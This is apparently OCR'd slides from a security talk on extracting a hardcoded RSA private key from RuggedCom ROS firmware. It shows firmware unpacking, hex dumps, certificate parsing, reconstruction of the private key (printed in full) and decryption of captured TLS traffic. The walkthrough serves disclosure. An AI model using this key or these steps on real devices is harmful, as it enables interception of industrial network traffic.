
步骤 2：解压缩



```
[jc@grids ROS_3.11.0]$ deezee ./ROS-CF52_Main_v3-11-0.zb
Scanning file ./ROS-CF52_Main_v3-11-0.zb for compressed components
Compressed size: 1142052 bytes
Compressed segment found at 0x51d1.  Expanded to 635584 bytes
Compressed segment found at 0x346b5.  Expanded to 2436768 bytes
[jc@grids ROS_3.11.0]$ md5sum *
07d22863c37cce8afee73ffdcdd592b8  ROS-CF52_MainNC_RMC30_v3-11-0.zb
d42b30fabbdc53ab9395a99123fb82a5  ROS-CF52_MainNC_v3-11-0.pdf
85a296186b2bd25762e8f4012ae312c4  ROS-CF52_MainNC_v3-11-0.zb
320026d7dc1a2a8de5d2727c26c3c743  ROS-CF52_Main_RMC30_v3-11-0.zb
5e4c783f4833b20cb00915e55dd467dc  ROS-CF52_Main_v3-11-0.pdf
8aaa2eed09973d6a9d039e1bcbf942c9  ROS-CF52_Main_v3-11-0.zb
e1e5cb625cc57198e2ef5e6b4f0f7403  ROS-CF52_Main_v3-11-0.zb.0
a0977d1e39d2fae577c80d28b80cfe7c  ROS-CF52_Main_v3-11-0.zb.1
d41d8cd98f00b204e9800998ecf8427e  ROS-CF52_Main_v3-11-0.zb.2
5dc291a5a2e262eca1b756aa9283af4a  Thumbs.db
[jc@grids ROS_3.11.0]$ 
```

步骤 3：定位 Crypto Goldmine

1. 查找公共凭证



HxD - [C:\Users\jc\Documents\RuggedCom\firmware\ROS\ROS_3.11.0\unpacked\ROS-CF52_Main_v3-11-0.zb.0]
File Edit Search View Analysis Extras Window ?
16
ANSI
hex
ROS-CF52_Main_v3-11-0.zb.0
cert.der
keys.der


```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

0000CEA0  82 FA 00 00 00 00 00 00 00 00 FF FF FF FF 30 82  ,ú........ÿÿÿÿ0,
0000CEB0  02 7A 30 82 01 E3 A0 03 02 01 02 02 14 4A A4 C0  .z0,.ã ......J¤À
0000CEC0  D7 02 A2 EA 39 39 EA 0C EF 2C 20 F6 1F F2 A0 A3  ×.¢ê99ê.ï, ö.ò £
0000CED0  95 30 0B 06 09 2A 86 48 86 F7 0D 01 01 04 30 7C  •0...*†H†÷....0|
0000CEE0  31 0F 30 0D 06 03 55 04 06 13 06 43 61 6E 61 64  1.0...U....Canad
0000CEF0  61 31 10 30 0E 06 03 55 04 08 13 07 4F 6E 74 61  a1.0...U....Onta
0000CF00  72 69 6F 31 10 30 0E 06 03 55 04 07 13 07 43 6F  rio1.0...U....Co
0000CF10  6E 63 6F 72 64 31 17 30 15 06 03 55 04 0A 13 0E  ncord1.0...U....
0000CF20  52 75 67 67 65 64 63 6F 6D 20 49 6E 63 2E 31 14  Ruggedcom Inc.1.
0000CF30  30 12 06 03 55 04 0B 13 0B 45 6E 67 69 6E 65 65  0...U....Enginee
0000CF40  72 69 6E 67 31 16 30 14 06 03 55 04 03 13 0D 72  ring1.0...U....r
0000CF50  75 67 67 65 64 63 6F 6D 2E 63 6F 6D 30 1E 17 0D  uggedcom.com0...
0000CF60  30 35 30 38 31 38 30 30 30 31 32 36 5A 17 0D 32  050818000126Z..2
0000CF70  35 30 38 31 38 30 30 30 31 32 36 5A 30 7C 31 0F  50818000126Z0|1.
0000CF80  30 0D 06 03 55 04 06 13 06 43 61 6E 61 64 61 31  0...U....Canada1
0000CF90  10 30 0E 06 03 55 04 08 13 07 4F 6E 74 61 72 69  .0...U....Ontari
0000CFA0  6F 31 10 30 0E 06 03 55 04 07 13 07 43 6F 6E 63  o1.0...U....Conc
0000CFB0  6F 72 64 31 17 30 15 06 03 55 04 0A 13 0E 52 75  ord1.0...U....Ru
0000CFC0  67 67 65 64 63 6F 6D 20 49 6E 63 2E 31 14 30 12  ggedcom Inc.1.0.
0000CFD0  06 03 55 04 0B 13 0B 45 6E 67 69 6E 65 65 72 69  ..U....Engineeri
0000CFE0  6E 67 31 16 30 14 06 03 55 04 03 13 0D 72 75 67  ng1.0...U....rug
0000CFF0  67 65 64 63 6F 6D 2E 63 6F 6D 30 81 9C 30 0B 06  gedcom.com0.œ0..
0000D000  09 2A 86 48 86 F7 0D 01 01 01 03 81 8C 00 30 81  .*†H†÷......Œ.0.
0000D010  88 02 81 80 40 5D 06 71 5F 77 69 AE F5 5E D2 93  ˆ..€@].q_wi®õ^Ò“
0000D020  D7 54 CA E1 99 81 79 25 AB 34 1F 37 07 1F 95 09  ×TÊá™.y%«4.7..•.
0000D030  A3 BE 9F C4 1E 6F 98 FF 9D 26 8A E7 42 21 41 5F  £¾ŸÄ.o˜ÿ.&ŠçB!A_
0000D040  AE A9 6D FF 20 12 E5 04 86 B2 21 24 B3 A9 23 B2  ®©mÿ .å.†²!$³©#²
0000D050  62 B1 34 60 61 70 51 E2 36 EB D7 58 EA 86 0C 84  b±4`apQâ6ë×Xê†.„
0000D060  F9 8A 18 07 F8 74 29 22 65 67 27 5B 42 D9 96 25  ùŠ..øt)"eg'[BÙ–%
0000D070  E6 A6 FF 86 82 15 28 7C 78 0D 58 D5 B5 DD 44 68  æ¦ÿ†,.(|x.XÕµÝDh
0000D080  05 C2 A1 FB 5B 87 E4 A5 4D 1A AE 32 F7 0F 75 B7  .Â¡û[‡ä¥M.®2÷.u·
0000D090  72 09 53 05 02 03 01 00 01 30 0D 06 09 2A 86 48  r.S......0...*†H
0000D0A0  86 F7 0D 01 01 04 05 00 03 81 81 00 3D 49 87 20  †÷..........=I‡ 
0000D0B0  D2 CE E4 5B 87 43 61 FC 5B 46 F8 2C A2 34 FF 66  ÒÎä[‡Caü[Fø,¢4ÿf
0000D0C0  51 C1 15 7F 46 4E E4 C5 6B BF B7 B5 F1 BD 38 07  QÁ..FNäÅk¿·µñ½8.
0000D0D0  67 91 47 8D 94 F7 2E 61 3D 65 D2 1C EE 52 4E B1  g‘G.”÷.a=eÒ.îRN±
0000D0E0  03 6A CB E9 D5 71 A2 6C FF 1F C5 D1 1C DF C1 43  .jËéÕq¢lÿ.ÅÑ.ßÁC
0000D0F0  56 8E B5 81 0C 35 72 18 F4 B8 CF 7C 3D AC CA 62  VŽµ..5r.ô¸Ï|=¬Êb
0000D100  B0 7C 6C 20 E1 D1 2C F2 DF FD 41 51 36 0D 74 87  °|l áÑ,òßýAQ6.t‡
0000D110  B8 CA E3 3E 28 80 AB C0 1B C2 FC 78 67 64 21 8A  ¸Êã>(€«À.Âüxgd!Š
0000D120  B9 24 BF 37 CC 26 3F 03 13 57 A3 BE 00 67 00 82  ¹$¿7Ì&?..W£¾.g.,
0000D130  40 94 00 00 00 00 10 7D BC B8 69 64 6C 65 7A 64  @”.....}¼¸idlezd
0000D140  69 B1 FF FF FF FF 2E 68 74 6D 00 00 3C 25 20 72  i±ÿÿÿÿ.htm..<% r
```

Offset: CEAE | Block: CEAE-D12B | Length: 27E | Overwrite

步骤 3：定位 Crypto Goldmine


1. 查找公共凭证
2. 使用 OpenSSL
   验证凭证



```
jc@GRIDS /cygdrive/c/users/jc/Documents
$ openssl x509 -inform DER -in cert.der -text
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            4a:a4:c0:d7:02:a2:ea:39:39:ea:0c:ef:2c:20:f6:1f:f2:a0:a3:95
        Signature Algorithm: md5WithRSAEncryption
        Issuer: C=Canada, ST=Ontario, L=Concord, O=Ruggedcom Inc., OU=En
ggedcom.com
        Validity
            Not Before: Aug 18 00:01:26 2005 GMT
            Not After : Aug 18 00:01:26 2025 GMT
        Subject: C=Canada, ST=Ontario, L=Concord, O=Ruggedcom Inc., OU=E
uggedcom.com
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (1023 bit)
                Modulus:
                    40:5d:06:71:5f:77:69:ae:f5:5e:d2:93:d7:54:ca:
                    e1:99:81:79:25:ab:34:1f:37:07:1f:95:09:a3:be:
                    9f:c4:1e:6f:98:ff:9d:26:8a:e7:42:21:41:5f:ae:
                    a9:6d:ff:20:12:e5:04:86:b2:21:24:b3:a9:23:b2:
                    62:b1:34:60:61:70:51:e2:36:eb:d7:58:ea:86:0c:
                    84:f9:8a:18:07:f8:74:29:22:65:67:27:5b:42:d9:
                    96:25:e6:a6:ff:86:82:15:28:7c:78:0d:58:d5:b5:
                    dd:44:68:05:c2:a1:fb:5b:87:e4:a5:4d:1a:ae:32:
                    f7:0f:75:b7:72:09:53:05
                Exponent: 65537 (0x10001)
    Signature Algorithm: md5WithRSAEncryption
        3d:49:87:20:d2:ce:e4:5b:87:43:61:fc:5b:46:f8:2c:a2:34:
        ff:66:51:c1:15:7f:46:4e:e4:c5:6b:bf:b7:b5:f1:bd:38:07:
        67:91:47:8d:94:f7:2e:61:3d:65:d2:1c:ee:52:4e:b1:03:6a:
        cb:e9:d5:71:a2:6c:ff:1f:c5:d1:1c:df:c1:43:56:8e:b5:81:
        0c:35:72:18:f4:b8:cf:7c:3d:ac:ca:62:b0:7c:6c:20:e1:d1:
        2c:f2:df:fd:41:51:36:0d:74:87:b8:ca:e3:3e:28:80:ab:c0:
        1b:c2:fc:78:67:64:21:8a:b9:24:bf:37:cc:26:3f:03:13:57:
        a3:be
-----BEGIN CERTIFICATE-----
MIICejCCAeOgAwIBAgIUSqTA1wKi6jk56gzvLCD2H/Kgo5UwCwYJKoZIhvcNAQEE
MHwxDzANBgNVBAYTBkNhbmFkYTEQMA4GA1UECBMHT250YXJpbzEQMA4GA1UEBxMH
Q29uY29yZDEXMBUGA1UEChMOUnVnZ2VkY29tIEluYy4xFDASBgNVBAsTC0VuZ2lu
ZWVyaW5nMRYwFAYDVQQDEw1ydWdnZWRjb20uY29tMB4XDTA1MDgxODAwMDEyNloX
DTI1MDgxODAwMDEyNlowfDEPMA0GA1UEBhMGQ2FuYWRhMRAwDgYDVQQIEwdPbnRh
cmlvMRAwDgYDVQQHEwdDb25jb3JkMRcwFQYDVQQKEw5SdWdnZWRjb20gSW5jLjEU
MBIGA1UECxMLRW5naW5lZXJpbmcxFjAUBgNVBAMTDXJ1Z2dlZGNvbS5jb20wgZww
CwYJKoZIhvcNAQEBA4GMADCBiAKBgEBdBnFfd2mu9V7Sk9dUyuGZgXklqzQfNwcf
lQmjvp/EHm+Y/50miudCIUFfrqlt/yAS5QSGsiEks6kjsmKxNGBhcFHiNuvXWOqG
DIT5ihgH+HQpImVnJ1tC2ZYl5qb/hoIVKHx4DVjVtd1EaAXCoftbh+SlTRquMvcP
dbdyCVMFAgMBAAEwDQYJKoZIhvcNAQEEBQADgYEAPUmHINLO5FuHQ2H8WOb4LKIO
/2ZRwRV/Rk7kxWu/t7XxvTgHZ5FHjZT3LmE9ZdIc7lJOsQNqy+nVcaJs/x/FORzf
wUNWjrWBDDVyGPS4z3w9rMpisHxsIOHRLPLf/UFRNg1Oh7jK4z4ogKvAG8L8eGdk
IYq5JL83zCY/AxNXo74=
-----END CERTIFICATE-----
```

步骤 3：定位 Crypto Goldmine

1. 查找公共凭证
2. 使用 OpenSSL 验证凭证
3. 查找私钥


HxD - [C:\Users\jc\Documents\RuggedCom\firmware\ROS\ROS_3.11.0\unpacked\ROS-CF52_Main...
File Edit Search View Analysis Extras Window ?
16
ANSI
hex
ROS-CF52_Main_v3-11-0.zb.0
cert.der
keys.der


```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

000951B0  69 63 61 74 69 6F 6E 2F 78 2D 73 68 6F 63 6B 77  ication/x-shockw
000951C0  61 76 65 2D 66 6C 61 73 68 00 2E 73 77 66 00 00  ave-flash..swf..
000951D0  2B 00 20 00 2D 00 30 00 30 78 00 00 30 58 00 00  +. .-.0.0x..0X..
000951E0  28 6E 75 6C 6C 29 00 00 00 00 00 41 00 80 78 09  (null).....A.€x.
000951F0  1D DC 6B 53 7B CD 63 AA 37 3B 56 48 67 99 14 52  .ÜkS{Ícª7;VHg™.R
00095200  23 D3 11 52 6E 9D 60 06 1A 9F 11 EA 25 B5 66 C2  #Ó.Rn.`..Ÿ.ê%µfÂ
00095210  1C 06 48 13 5B 98 19 49 7E B2 20 01 37 1E 60 AC  ..H.[˜.I~² .7.`¬
00095220  6E 32 72 88 7D 31 32 9C 37 52 95 3C 3F 00 00 00  n2rˆ}12œ7R•<?...
00095230  41 00 80 41 C6 16 7E 27 81 44 6B 79 4B 15 FB 59  A.€AÆ.~'.DkyK.ûY
00095240  E2 1C FB 3F 54 0F F6 0A BD 31 DF 23 7C 2F 1C 7D  â.û?T.ö.½1ß#|/.}
00095250  E1 44 87 62 01 52 BF 62 31 63 DE 69 56 13 72 50  áD‡b.R¿b1cÞiV.rP
00095260  0F 28 47 2C 67 75 66 42 87 33 59 4D AA 64 88 59  .(G,gufB‡3YMªdˆY
00095270  6F BB 00 00 00 80 40 5D 06 71 5F 77 69 AE F5 5E  o»...€@].q_wi®õ^
00095280  D2 93 D7 54 CA E1 99 81 79 25 AB 34 1F 37 07 1F  Ò"×TÊá™.y%«4.7..
00095290  95 09 A3 BE 9F C4 1E 6F 98 FF 9D 26 8A E7 42 21  •.£¾ŸÄ.o˜ÿ.&ŠçB!
000952A0  41 5F AE A9 6D FF 20 12 E5 04 86 B2 21 24 B3 A9  A_®©mÿ .å.†²!$³©
000952B0  23 B2 62 B1 34 60 61 70 51 E2 36 EB D7 58 EA 86  #²b±4`apQâ6ë×Xê†
000952C0  0C 84 F9 8A 18 07 F8 74 29 22 65 67 27 5B 42 D9  .„ùŠ..øt)"eg'[BÙ
000952D0  96 25 E6 A6 FF 86 82 15 28 7C 78 0D 58 D5 B5 DD  –%æ¦ÿ†‚.(|x.XÕµÝ
000952E0  44 68 05 C2 A1 FB 5B 87 E4 A5 4D 1A AE 32 F7 0F  Dh.Â¡û[‡ä¥M.®2÷.
000952F0  75 B7 72 09 53 05 00 00 00 03 01 00 01 00 00 67  u·r.S..........g
00095300  53 53 4C 3A 20 55 6E 61 62 6C 65 20 74 6F 20 6F  SSL: Unable to o
00095310  70 65 6E 20 53 53 4C 20 73 6F 63 6B 65 74 20 6F  pen SSL socket o
```

Offset: 951E8 | Block: 951E8-952FC | Length: 115 | Overwrite

步骤 3：定位 Crypto Goldmine

1. 查找公共凭证
2. 使用 OpenSSL 验证凭证
3. 查找私钥
4. 询问供应商如何解码



4.15 How are Keyblobs formatted?

NanoSSL uses callback functions during authentication to verify public keys, string representations of Mocana version 1 keyblobs, formatted as follows:

- For RSA keys, the data following the header is:
  - — 4 bytes length of e string
  - — n bytes length of e byte string
  - — 4 bytes length of n string
  - — n bytes length of n byte string
  - — 4 bytes length of p string
  - — n bytes length of p byte string
  - — 4 bytes length of q string
  - — n bytes length of q byte string

步骤 4：将字符串转变成凭证


1. 使用固件中的 RSA 值 P、Q、N、E，计算其他值：d、dP、dQ、qInv
   http://mobilefish.com/services/rsa_key_generation/rsa_key_generation.php
2. 创建 PEM 编码的 RSA 私钥：使用 ASN.1 编辑器 http://lipingshare.com/Asn1Editor

步骤 4：将字符串转变成凭证

是的，这确实是 RuggedCom 私钥

```
-----BEGIN RSA PRIVATE KEY-----
MIICWAIBAAKBgEBdBnFfd2mu9V7Sk9dUyuGZgXklqzQfNwcflQmjvp/EHm+Y/50m
iudCIUFfrqlt/yAS5QSGsiEks6kjsmKxNGBhcFHiNuvXWOqGDIT5ihgH+HQpImVn
J1tC2ZYl5qb/hoIVKHx4DVjVtd1EaAXCoftbh+SlTRquMvcPdbdyCVMFAgMBAAEC
gYAt0kxg8EcyLQWwsRfhiBM70y4y0ld1LvfdEWXoS/PNCDFm37Sy65qeEx1bzkOp
iY7FBc6Xj1FHeTqSosA/tMqFUHP+ysoBcHDGoovN/eFqT008PBqlmGxXYxYq42am
CUpLJ50VyDbzOPd3j7xYwpC5SMB8WDsW0Wcm5DT0XnnyDQJAgHgJHdxrU3vNY6o3
O1ZIZ5kUUiPTEVJunWAGGp8R6iW1ZsIcBkgTW5gZSX6yIAE3HmCsbjJyiH0xMpw3
UpU8PwJAgEHGFn4ngURreUsV+1niHPs/VA/2Cr0x3yN8Lxx94USHYgFSv2IxY95p
VhNyUA8oRyxndWZChzNZTapkiFlvuwJAYDkIIwyYesQs12yDx/bdbnMS7F8W1U+X
uFpW2BOy+FzcHSZglTfg/+bRceHqitw+K4ufOz6f2KlkcxLcwQc0QwJAeGFD04jE
+4eEeGwJTcmneRw47GWuwZWiYZWk0XMkk3MGvu4PBKLdSKdQpwHJoWsYmvUKhh5d
AxknEMaFZZTMUQJAE7t5oIJXL/FSf01kQKMpOoooHhwyT/oVWTtIji0tcfd8DfD9
N2t//6LChzOdCEtdszLXjeaODIMCZiuuEscc9w==
-----END RSA PRIVATE KEY-----
```

步骤 5：是否解开了密码？



ruggedcom wireshark.pcap [Wireshark 1.6.7 (SVN Rev 41973 from /trunk-1.6)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

```
No.   Time       Source      Destination  Protocol Length Info
  244 20.903515  10.0.1.187  10.0.1.9     TLSv1     113 Change Cipher Spec, Finished
  245 20.903665  10.0.1.9    10.0.1.187   TLSv1     113 Change Cipher Spec, Finished
  246 20.903976  10.0.1.9    10.0.1.187   TLSv1     736 Ignored Unknown RecordIgnored Unk
  247 20.948803  10.0.1.187  10.0.1.9     TCP        60 https > 47692 [ACK] Seq=111 Ack=9
```

```
⊞ Frame 246: 736 bytes on wire (5888 bits), 736 bytes captured (5888 bits)
⊞ Ethernet II, Src: IntelCor_79:57:70 (24:77:03:79:57:70), Dst: Ruggedco_06:22:1c (00:0a:dc:06:22:1c)
⊞ Internet Protocol Version 4, Src: 10.0.1.9 (10.0.1.9), Dst: 10.0.1.187 (10.0.1.187)
⊞ Transmission Control Protocol, Src Port: 47692 (47692), Dst Port: https (443), Seq: 227, Ack: 111, Le
⊟ Secure Sockets Layer
  ⊟ TLSv1 Record Layer: Application Data Protocol: ssl
      Content Type: Application Data (23)
      Version: TLS 1.0 (0x0301)
      Length: 32
      Encrypted Application Data: 913a81c1983fa31f79721ff82bb93f5cf026ab768d00fa3e...
  ⊟ TLSv1 Record Layer: Application Data Protocol: ssl
      Content Type: Application Data (23)
      Version: TLS 1.0 (0x0301)
      Length: 640
```

```
0190  0d 0a 52 65 66 65 72 65  72 3a 20 68 74 74 70 73   ..Refere r: https
01a0  3a 2f 2f 31 30 2e 30 2e  31 2e 31 38 37 2f 49 6e   ://10.0. 1.187/In
